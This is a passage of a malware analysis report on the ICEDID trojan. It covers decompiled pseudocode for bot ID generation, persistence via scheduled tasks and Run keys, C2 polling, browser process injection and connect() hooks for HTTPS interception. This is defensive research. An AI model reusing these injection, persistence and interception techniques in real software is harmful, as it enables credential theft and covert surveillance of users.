p_config = esl::DecryptData(p_ctx);
```

The configuration structure contains a single URI and a list of C2 domains, as detailed below.




```
struct esl::Domain
{
  char length;
  char buffer[];
};

struct esl::CoreConfig
{
  uint32_t field_0;
  uint32_t field_4;
  char resource[64];       // URI
  esl::Domain domains[20]; // Structure representing a C2 domain
};
```

## Bot ID Generation

Next, a bot identifier is generated for communicating with C2.


To generate this identifier, ICEDID uses either the account SID or the registry value **SOFTWARE\Microsoft\Cryptography\MachineGuid** if the aforementioned method fails.

Then the identifier is built from a hash of the data using the **Fowler–Noll–Vo** algorithm.



```
uint64_t esl::GenerateBotId()
{
  // ctf -> 1st method
  if (!esl::GetAccountStringSID(string))
  {

    // ctf -> 2nd method
    // SOFTWARE\Microsoft\Cryptography
    esl::crypto::DecryptString(&g_registry_key_0, SubKey);
    if (RegOpenKeyExA(HKEY_LOCAL_MACHINE, SubKey, 0, 0x20119u, &hKey))
      goto LABEL_6;

    // MachineGuid
    esl::crypto::DecryptString(
        &g_registry_value_0,
        SubKey);

    v0 = RegQueryValueExA(hKey, SubKey, 0i64, 0i64, string, &cbData);

    // des -> Fowler-Noll-Vo algorithm
    return (uint32_t)esl::crypto::HashString0(string) ^ 0x87EA50BD;
  }
```

This identifier is stored in two globals, the second one being the NOT of the identifier.



```
g_bot_id = esl::GenerateBotId();
g_not_bot_id = ~g_bot_id;
```

## Host Identification

Following the bot identifier generation, ICEDID gathers information about the computer, the process privilege and integrity levels and stores them for further usage.


The following information is collected:

- VM detection (**rdtsc** & **cpuid** methods)
- OS version
- OS architecture
- Process privilege and integrity level
- Check to determine if the machine is joined to a domain

## Maintaining Persistence


Persistence is established by copying the second stage to a new random location, either under the **%APPDATA%** folder or under **C:\ProgramData** folder, with a random folder name and a random filename.

An additional subfolder may also be created with a random name.



```
// ctf -> random%2 == 0 ? Add additional sub folder
if ((esl::NextRandomValue(p_seed) & 1) != 0)
{
  new_length += esl::PathAppendRandomFolderName(p_seed, __ROR1__(rounds, 3), &p_fullpath[new_length]);
  if (create_folder)
    CreateDirectoryA(p_fullpath, 0i64);
}
p_fullpath[new_length] = 0;
```


A random directory name can be based on a randomly generated **GUID**, a “hexlified” random string or the username.



```
random_value = esl::NextRandomValue(p_seed);
reminder = random_value % 3u;

if (reminder)
{
  if (2 == reminder) // ctf -> method 0
  {
    esl::GenerateRandomGuidString0(p_seed, n, 0, p_path);
  }

  if (1 == reminder) // ctf -> method 1
  {
    esl::RandomlyGenerateAndAppendFilename(p_seed, rounds, 0i64, 0, p_path);
  }
}
else if (GetUserNameA(p_path, &n_bytes)) // ctf -> method 2
```

One example path: **C:\Users\REM\AppData\Local\REM\Uvxovenw.dll**

The PE may also be lightly obfuscated to modify its hash, we suppose for evasion purposes, else the file is just copied.



```
// ctf -> Same PE but no more the same hash
_result = esl::LightPEObfuscation(p_buffer, size);
if (_result)
  _result = esl::CreateAndWriteFile(persistence_path, p_buffer, size);
```

Next, the persistence command line is generated depending if the persistence loader (stage 2) is a library or an executable with the last format parameter as the path to the encrypted core binary.

| Is stage 2 a library ? | Command Line |
|---|---|
| Yes | rundll32.exe "%s",%s --%s="%s |
| No | "%s" --%s="%s" |


I.e **C:\Users\REM\AppData\Local\REM\Uvxovenw.dll",#1 --elaqub="HopeDescribe\license.dat**

Finally, this command line is registered for persistence by creating a scheduled task or if this method fails by writing a new Run/RunOnce value under the **Software\Microsoft\Windows\CurrentVersion\Run** registry key as a fallback method.

## C2 Domains Loading


ICEDID manages two pools of C2 domains, one containing domains loaded from its configuration and another with domains updated from C2.

Downloaded domains are loaded in the second pool from the hard-coded registry class **{e3f38493-f850-4c6e-a48e-1b5c1f4dd35f}**.



```
esl::GlobalLoadC2Pool(0, p_config->domains, p_config->resource);
esl::GlobalLoadC2PoolFromUrlListRegistryClass();
```

The URLs saved in the registry are encrypted and signed. Before loading those URLs in the "dynamic" pool, ICEDID verifies the signature using a hard-coded public key and the Windows cryptographic API.




```
if (!esl::crypto::VerifyData(p_signed_data->data, size - 128, p_signed_data->signature))
  return 0;

return esl::GlobalLoadC2PoolFromUrlList(1u, (char *)ADJ(_p_signed_data)->data);
```

To get more information about ICEDID data signature logic please see here.


## Browser Proxy Configuration Loading

After establishing persistence, ICEDID loads two browser HTTP proxy configurations from files if they were previously downloaded from C2, storing them in two different configuration indexes (0 and 1).



```
esl::AsyncLoadHTTPProxyConfiguration(0);
esl::AsyncLoadHTTPProxyConfiguration(1u);
```

The downloaded proxy configuration files have a randomly generated path and filename based on a combination of the **g_not_bot_id** global and the configuration index.




```
_not_bot_id = g_not_bot_id;
p_persistence.file_rounds = configuration_index + 15;
p_persistence.p_w_extension = g_w_dat_extension;
p_persistence.directories_rounds = 66;

esl::RandomlyGeneratePersistencePathW(&_not_bot_id, &p_persistence, w_persistence_path);
esl::ReadFileW(w_persistence_path, &p_buffer, &size);
```

The root folder is either **%APPDATA%** or **C:\ProgramData** and the subdirectory name have either be a randomly generated **GUID**, a random “hexlified” string or the user name.

I.e
**C:\Users\<username>\AppData\Roaming\{1862A0C0-61B0-47B2-8934-841BA7FE030D}\or bobt1.dat**


## C2 Polling Thread Start

Once initialized, ICEDID starts its C2 polling thread for retrieving new commands to execute from one of its C2 domains.




```
esl::AsyncStartC2PollingCommunication();
```

The polling loop checks for a new command every N seconds as defined by the **g_c2_polling_interval_seconds** global variable. By default this interval is 5 minutes, but one of the C2 commands can modify this variable.




```
WaitForSingleObject(g_h_c2_polling_event, 1000 * g_c2_polling_interval_seconds);
```

On the first command polling, the sample registers itself with the botnet by sending the computer information previously gathered as described above.




```
if (current_state == 1)
  esl::SendComputerInformationsAndPollC2Command(
    g_fingerprint,
    _fingerprint_length,
    g_formated_computer_informations_http_parameters,
    v0,
    &p_response);
```

On subsequent beacons, the sample requests the next command in the queue.



```
else
  esl::PollC2Command(g_fingerprint, _fingerprint_length, &p_response);
```

Once the response is received from C2, the command and its parameter are parsed and dispatched to the dedicated command handler.




```
if (p_response.size)
{
  esl::AsyncHandleC2Requests(p_response.p_data);
```

For details about command handling see the following section.

## Browser Proxy Thread Start


Next, ICEDID launches the browser proxy thread.



```
esl::AsyncStartBrowserProxy();
```

This thread scans running processes for web browsers, i.e Firefox, and injects a payload into it that hooks socket functions. Once the browser is hooked, ICEDID intercepts all web traffic. ICEDID acts as a transparent HTTP/HTTPS proxy, generating fake SSL certificates and logging the traffic.

ICEDID perpetually scans running processes for specific web browser binaries.




```
while (!g_browser_proxy_stop_flag)
{
  esl::ForEachRunningProcess(esl::callback::StartBrowserHookServerAndInjectPayloadIfBrowser, 0i64, 1);
```

The supported web browsers are detailed below.


| Binary Name | Web Browser |
|---|---|
| microsoftedgecp.exe | Edge |
| firefox.exe | Firefox |
| iexplore.exe | Internet Explorer |
| chrome.exe | Chrome |

Once a browser is identified, ICEDID starts a new proxy server thread that listens on a random port.




```
esl::StartBrowserHookServerAux(&g_port);
```

Before listening for incoming HTTP(s) requests, this proxy server thread tries to load the root SSL certificate from a custom certificate store located at **"C:\TEMP\{hexlified-bot-id}.tmp"**.




```
void esl::BuildCertificateStoreFilePath(char *p_output)
{
  // %0.8X.tmp
  esl::crypto::DecryptString(&g_cert_store_filename_format, p_format);

  size = GetTempPathA(0x104u, p_output);
  wsprintfA(&p_output[size], p_format, g_bot_id);
};
```

If the store isn't found, ICEDID creates it and also creates a self-signed root certificate.




```
esl::BuildCertificateStoreFilePath(p_store_file_path);
esl::GlobalLoadOrCreateRootCertificate(p_store_file_path);
```

Next, an encrypted payload is chosen based on the target architecture (32bit or 64bit).



```
uint8_t *esl::GloblaDecryptBrowserHookPayload(esl::ProcessArchitecture process_architecture)
{
  if ((process_architecture & 8) != 0) // ctf -> 64
  {
    p_encrypted_payload = g_64_bits_encrypted_browser_hook_payload;
    payload_size = 11704i64;
  }
  else // ctf -> 32
  {
    p_encrypted_payload = g_32_bits_encrypted_browser_hook_payload;
    payload_size = 8664i64;
  }
```


The payload is decrypted using [the file decryption algorithm](), loaded using [the custom PE loading algorithm]() and injected into the target process using the **WriteProcessMemory + CreateRemoteThread** injection method.



```
// ctf -> Inlined esl::struc_67::Ctor
process_injector.h_process = h_process;
process_injector.process_architecture = process_architecture;
process_injector.p_payload = p_payload;
_result = esl::ProcessInjector::InitializeMemories(&process_injector);
// !

esl::ProcessInjector::InitPEAndCtx(&process_injector);
esl::ProcessInjector::WriteRemoteMemories(&process_injector);

h_remote_thread = CreateRemoteThread(
    process_injector.h_process,
    0i64,
    0i64, &process_injector.p_memories.p_remote_pe[process_injector.p_payload->entry_point],
    process_injector.p_memories.p_remote_ctx,
    0,
    0i64);
```

## Browser Hook Module

The Browser hook module starts by setting the **g_hook_mode** global depending on the type of browser it has been injected into.




```
g_hook_mode = esl::GetHookModeByBrowserName();
if (!g_hook_mode || !esl::GlobalInitStruc5Array(5u))
  return 0i64;
```

Depending on the mode, the payload hooks different socket functions, as shown the table below.

| Mode | Target Browser | Hooked Functions |
|---|---|---|
| 1 | Chrome | crypt32!CertVerifyCertificateChainPolicy, crypt32!CertGetCertificateChain, ws2_32!connect, mswsock!ConnectEx |
| 2 | Firefox | (ssl or nss3)!SSL_AuthCertificateHook, ws2_32!connect |
| 3 | IExplorer | ws2_32!connect, ws2_32!WSAEventSelect |
| 4 | Edge | None |

The most important hooked functions are the **connect*** functions which are used to force the browser to connect to ICEDID instead of the intended domain, and send the real connection information for traffic interception.




```
proxy.sin_family = AF_INET;
proxy.sin_port = HIBYTE(g_port) | (unsigned __int16)(g_port << 8);
proxy.sin_addr.S_un.S_addr = 0x100007F; // 127.0.0.1

// ctf -> Connect to ICEDID instead
_result = g_fp_OriginalConnect(s, &proxy, 0x10u);

connect_info.field_0 = dword_180005058;
connect_info.ip_address = sin->sin_addr.S_un.S_addr;
connect_info.port = __ROL2__(sin->sin_port, 8);
connect_info.hook_mode_flag = g_hook_mode_flag;

send(s, (const char *)&connect_info, 12, 0);
```

The certificate hooking functions haven't been analyzed at this time, but we hypothesize that they are used to force-accept the fake self signed certificate that ICEDID provides to proxied web browsers.


## C2 Websocket Thread Start

If ICEDID hasn't detected that it is running within a virtual machine, it establishes a websocket connection with one of its C2 as a second communication channel.



